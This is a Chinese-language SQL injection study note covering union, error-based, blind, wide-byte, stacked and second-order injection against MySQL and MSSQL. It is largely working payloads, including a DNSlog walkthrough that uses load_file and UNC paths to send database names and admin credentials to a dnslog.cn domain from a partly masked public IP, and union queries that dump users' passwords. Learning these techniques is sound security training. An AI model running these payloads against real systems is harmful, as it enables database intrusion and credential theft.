**复习知识点总结**

# 0x01 SQL注入

## 1,SQL注入的原理

### 1.1原理

Web应用向后台数据库传递SQL语句进行数据库查询操作时，未对用户的输入进行过滤或者严格的过滤，导致用户输入的恶意SQL语句被带入到数据库中去执行，获取或者修改数据库中的数据。

### 1.2 条件

* 用户能控制输入的内容
* Web应用把用户的输入未进行过滤或者有效过滤就带入数据库去执行

## 2,四种基本注入

### 2.1 SQL注入分类

* 根据请求方式分类

GET请求方式注入

POST请求方式注入

* 根据注入点参数分类

整数型、字符型、搜索型

* 根据SQL注入反馈点分类

Union联合注入

基于错误显示的报错注入

布尔盲注

时间盲注

其他类型（编码注入（urldecode base64）、堆叠注入、二次注入（代码审计））


* 根据数据库类型分类

SQL——Mysql SQL Server Oracle Access

NOSQL——redis mongodb

### 2.2 万能密码

万能密码即是绕过登陆验证直接进入管理员后台的密码，这种类型可以通用在很多存在post注入的web应用中，所以称之为万能密码



SQL语句

Select name,passwd from users where name=’$name’ and passwd=’$passwd’

当$name输入为1’ or 1=1#时，SQL语句为：

Select name,passwd from users where name=’1’ or 1=1#’ and passwd=’123456’

导致结果恒为真，登陆成功

如果将 or 1=1放在密码输入的位置一样会导致万能密码

Select \* from users where username=’admin’ and password=’123456’ or 1=1

前面and两端一边为假即为假 or 两边的语句一边为真即为真，即导致真

### 2.3报错注入

报错注入是利用数据路的某些机制人为的制造错误条件使得查询结果能够出现错误信息中



#### 2.3.1 xpath报错注入

extractvalue updatexml 有32位长度限制 可以使用substr截取字符串来解决

* extractvalue(arg1,arg2)

接受两个参数，arg1：xml文档 arg2：xpath语句

条件：mysql 5.1.5及以上版本

Payload：and extractvalue(1,concat(0x7e,(select database()),0x7e))

http://localhost/sqli/Less-1/?id=1%27%20and%20extractvalue(1,concat(0x7e,(select%20database()),0x7e))--+



* updatexml(arg1,arg2,arg3)

agr1:引用xml文档对象的名称


arg2:为xpath格式的字符串

arg3:为string格式替换查找的符合条件的数据

条件为：mysql 5.1.5及以上版本

Payload：and updatexml(1,concat(0x7e,(select database()),0x7e),1)

http://localhost/sqli/Less-1/?id=1%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),1)--+



* floor(nunber)报错是利用floor,count,group by冲突报错

条件：全版本可用 8.0后不可用

and select 1 from (select count(\*),concat(database(),floor(rand(0)\*2))x from information\_schema.tables group by x)a)

select count(\*) ,floor(rand(0)\*2)x from security.users group by x(自定义数据库的一张表)

### 2.4盲注

* 布尔盲注

SQL盲注，服务器不会直接返回具体的数据库错误和语法错误信息，而是会返回程序开发的设置的特定信息

布尔盲注是sql盲注的一种，就是在进行sql注入时，web页面仅返回True和False（这里也可以根据有无页面回显看出），在根据页面回显判断语句是否执行正确来猜解数据。

相关函数：

Substr(arg1,int1,int2)arg1为选取的字符串，int1为截取开始的位置，int2位截取的长度

Substring()

Mid()从字符串中提权一个子字符串 跟substr差不多

注入步骤：

1,获取数据库名长度

2,获取数据库名

3,获取数据库表名

获取表名个数

And (select count(\*) from information\_schema.tables where table\_schema=database())>n 改变n的值并结合回显判断表的个数

4,获取表名长度

5,获取表名

And ascii((substr((table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1)))=110--+

6,获取字段名（先获取长度，最后再获取列名）

And (ascii(substr(column\_name from information\_schema.columns where table\_name = ‘users’ and table\_schema=database() limit 0,1)))>100#


7,获取数据

And (ascii(substr((select 列名 from 表名 limit 0,1),1,1)))=68#

* 时间盲注

相关函数:  
sleep() benchmark()

Select if(1=1,sleep(5),1) 1=1就执行sleep(5) 1=1不成立执行1



### 2.5联合注入

SQL注入查询数据是从mysql自带库information\_schema中去查询的

schemata表中的schema\_name字段存储着整个mysql数据库所有的库名

tables表中的table\_schema字段存储着数据库的库名 table\_name存储着库对应的表名

columns表中的table\_name是表名 column\_name是字段名

union 联合查询：将多条查询语句的结果并成一个结果

常用函数：

user()返回当前数据库的用户

version()返回当前使用的数据库版本

database()返回当前使用的数据库名

@@datadir 数据库路径

@@version\_compile\_os 操作系统版本

Length()返回字符串的长度

hex()转换成十六进制

elt(1,’a’,’b’,’c’)返回第一个字符串a

concat()将多个字符串连成一个字符串

group\_concat()将多个结果连接成一组

concat\_ws()将多个字符串连接成一个字符串，可以指定分隔符

联合查询步骤：

1,判断字段数

2,定位显示位

3,注入查询数据库名

4,查表名

5,查字段名

6,查数据

Tips：

1,要求多查询语句的查询列数是一致的

2,union关键字默认去重，使用union all可以包含重复项

## 3,其他类型注入

### 3.1宽字节注入

宽字节是双字节编码

英文占一个字节位

中文占两个字节位

程序员为了防止sql注入，开了gpc对用户输入的’ “ / null都会被加上\转义

\的url编码是%5c 这里引入一个宽字节编码繁体運的汉字宽字节编码是%df%5c就可结合这个吃掉\形成注入

### 3.2编码注入

### 3.2.1 二次编码注入

url二次编码注入是%=%25

%2527=%27=单引号’

就可以闭合形成注入

### 3.2.2 base64编码注入

将原本的参数进行解码进行注入

### 3.3堆叠注入

mysqli\_multi\_query()函数才能支持堆叠查询注入

堆叠注入就是可以执行多条sql语句

普通的sql注入仅能查询数据库，堆叠注入支持执行任意语句

### 3.4二次注入

二次注入指已存储(数据库，文件)的用户输入被读取后，再次进入到sql查询语句中导致的注入

原理：网站会把用户输入的恶意数据中的特殊字符进行转义处理，但在恶意数据插入到数据库时被处理的数据又会被还原并存储到数据库中，当web程序调用数据库中的恶意数据并执行sql语句查询时，就造成了二次注入。白盒审计才能找到二次注入漏洞，黑盒很难找到。

## 4,注入的修复方式

# 0x02扩展

## 1,dnslog注入(mysql)

### 1.1 前言

在sql注入时为布尔盲注、时间盲注，注入的效率低且线程高容易被waf拦截，又或者是目标站点没有回显，我们在读取文件、执行命令注入等操作时无法明显的确认是否利用成功，这时候就要用到我们的DNSlog注入。

推荐平台:

<http://www.dnslog.cn>

[http://admin.dnslog.link](https://www.freebuf.com/column/184587.html)

[http://ceye.io](https://www.freebuf.com/column/184587.html)

当然你可以根据开源源码自己搭建dnslog服务器，这里贴上BugScan团队开源源码

<https://github.com/BugScanTeam/DNSLog>

### 1.2 盲注

UNC路径 这个是windows下的通用命名规则，也称通用命名规范、通用命名约定。


UNC路径就是类似\softer这样的形式的网络路径。它符合 \servername\sharename 格式，其中 servername 是服务器名，sharename 是共享资源的名称。

目录或文件的 UNC 名称可以包括共享名称下的目录路径，格式为：\servername\sharename\directory\filename。

我们熟悉的命令行访问法访问网上邻居，实际上应该称作UNC路径访问法。

那我们可以构造语句为：

访问[dnslog.cn](http://dnslog.cn)得到一个临时域名



<http://59.63.200.xx:8014/index3.php?id=1>






由此看出此处是数字型注入


<http://59.63.200.xx:8014/index3.php/1.txt?id=1> and if(load\_file(concat("\\\\",(select database()),".9pl0zu.dnslog.cn\\1.txt")),1,0)--+

解析如下：

这里使用unc路径\\域名\1.txt让mysql数据库带外访问dnslog给的域名并执行我们的子查询(select database())




<http://59.63.200.xx:8014/index3.php/1.txt?id=1> and if(load\_file(concat("\\\\",(select schema\_name from information\_schema.schemata limit 0,1),".9pl0zu.dnslog.cn\\1.txt")),1,0)--+  
 http://59.63.200.xx:8014/index3.php/1.txt?id=1 and if(load\_file(concat("\\\\",(select schema\_name from information\_schema.schemata limit 1,1),".9pl0zu.dnslog.cn\\1.txt")),1,0)--+




 http://59.63.200.xx:8014/index3.php/1.txt?id=1 and if(load\_file(concat("\\\\",(select table\_name from information\_schema.tables where table\_schema='maoshe' limit 0,1),".9pl0zu.dnslog.cn\\1.txt")),1,0)--+


 http://59.63.200.xx:8014/index3.php/1.txt?id=1 and if(load\_file(concat("\\\\",(select table\_name from information\_schema.tables where table\_schema='maoshe' limit 1,1),".9pl0zu.dnslog.cn\\1.txt")),1,0)--+



 http://59.63.200.xx:8014/index3.php/1.txt?id=1 and if(load\_file(concat("\\\\",(select column\_name from information\_schema.columns where table\_name='admin' limit 0,1),".9pl0zu.dnslog.cn\\1.txt")),1,0)--+  
 http://59.63.200.xx:8014/index3.php/1.txt?id=1 and if(load\_file(concat("\\\\",(select column\_name from information\_schema.columns where table\_name='admin' limit 1,1),".9pl0zu.dnslog.cn\\1.txt")),1,0)--+  
 http://59.63.200.xx:8014/index3.php/1.txt?id=1 and if(load\_file(concat("\\\\",(select column\_name from information\_schema.columns where table\_name='admin' limit 2,1),".9pl0zu.dnslog.cn\\1.txt")),1,0)--+



 http://59.63.200.xx:8014/index3.php/1.txt?id=1 and if(load\_file(concat("\\\\",(select username from admin limit 0,1),".9pl0zu.dnslog.cn\\1.txt")),1,0)--+  
 http://59.63.200.xx:8014/index3.php/1.txt?id=1 and if(load\_file(concat("\\\\",(select password from admin limit 0,1),".9pl0zu.dnslog.cn\\1.txt")),1,0)--+



## 2,mssql sql注入

### 2.1 MSSQL数据库默认库

master数据库

master数据库控制sql server所有方面，数据库包含所有配置信息，用户登录信息，当前服务器运行的过程的信息。

model数据库

model数据库时建立所有数据库的模板。

tempdb数据库

tempdb数据库保存所有的临时表，存储过程和其他程序交互的临时文件

msdb数据库

msdb数据库记录着计划信息、事件处理信息、数据备份、警告以及异常信息

sys.databases SQL Server 中所有的数据库

sys.sql\_login SQL Server 中所有的登录名

information\_schema.tables 当前数据库的表

information\_schema.columns 当前数据库的列

sys.all\_columns 用户定义和系统对象的所有列的联合

sys.database\_principals 数据库中每个权限或列异常权限

sys.database\_files 存储在数据库中数据库文件

sysobjects 数据库中创建的每个对象(例如约束、日子以及存储过程)

### 2.2 MSSQL数据库基本语句

创建数据库：create database dbname

create database test;

删除数据库：drop database dbname

drop database test;

创建新表：create table table\_name (name char(10),age tinyint,sex int)

创建新表前要选择数据库，默认是master库   
use test;

create table admin (users char(255),passwd char(255),sex int);

删除新表：drop table table\_name

drop table dbo.admin;

向表中插入数据：insert into table\_name (column1,column2) values(value1,value2)

insert into admin (users,passwd,sex)values('admin','admin',1);

删除内容：delete from table\_name where column1=value1

delete from admin where sex=2;

更新内容：update table\_name set column2=”xxx” where column1=value1


update admin set users='admintest' where sex=2

查找内容：select \* from table\_name where column1=value1

### 2.3 联合注入

#### 1,判断注入点及类型

<http://192.168.52.138/sqli/less-1.asp?id=1-->+



那么此处是字符型注入，需要单引号闭合

#### 2,判断字段数


http://192.168.52.138/sqli/less-1.asp?id=1' order by 3--+

http://192.168.52.138/sqli/less-1.asp?id=1' order by 4--+




#### 3,联合查询判断回显点

http://192.168.52.138/sqli/less-1.asp?id=0' union select 1,2,3--+




#### 4,查询数据


http://192.168.52.138/sqli/less-1.asp?id=0' union select 1,db\_name(),@@version--+




http://192.168.52.138/sqli/less-1.asp?id=0' union select 1,db\_name(),name from master.sys.databases where name not in(select top 1 name from master.sys.databases)--+




http://192.168.52.138/sqli/less-1.asp?id=0' union select top 1 1,2,table\_name from information\_schema.tables where table\_name not in(select top 1 table\_name from information\_schema.tables)--+




http://192.168.52.138/sqli/less-1.asp?id=0' union select top 1 1,2,table\_name from information\_schema.tables where table\_name not in(select top 2 table\_name from information\_schema.tables)--+




http://192.168.52.138/sqli/less-1.asp?id=0' union select top 1 1,2,column\_name from information\_schema.columns where column\_name not in(select top 1 column\_name from information\_schema.columns)--+




http://192.168.52.138/sqli/less-1.asp?id=0' union select top 1 1,2,column\_name from information\_schema.columns where table\_name=’users’ column\_name not in(select top 2 column\_name from information\_schema.columns)--+





http://192.168.52.138/sqli/less-1.asp?id=0' union select top 1 1,2,column\_name from information\_schema.columns where table\_name = 'emails'--+






http://192.168.52.138/sqli/less-1.asp?id=0' union select top 1 1,2,column\_name from information\_schema.columns where table\_name = 'users' and column\_name not in(select top 1 column\_name from information\_schema.columns where table\_name='emails')--+






http://192.168.52.138/sqli/less-1.asp?id=0' union select top 1 1,2,column\_name from information\_schema.columns where table\_name = 'uagents' and column\_name not in(select top 1 column\_name from information\_schema.columns where table\_name='emails') and column\_name not in(select top 1 column\_name from information\_schema.columns where table\_name='users') and column\_name not in(select top 1 column\_name from information\_schema.columns where table\_name = 'referers')--+



http://192.168.52.138/sqli/less-1.asp?id=0' union select top 2 1,username,password from users--+



### 2.4 报错注入

#### 1,判断注入点

id=1’

#### 2,判断是否为MSSQL数据库

id=1 and exists(select \* from sysobjects)返回正常为MSSQL

id=1 and exists(select count(\*) from sysobjects)

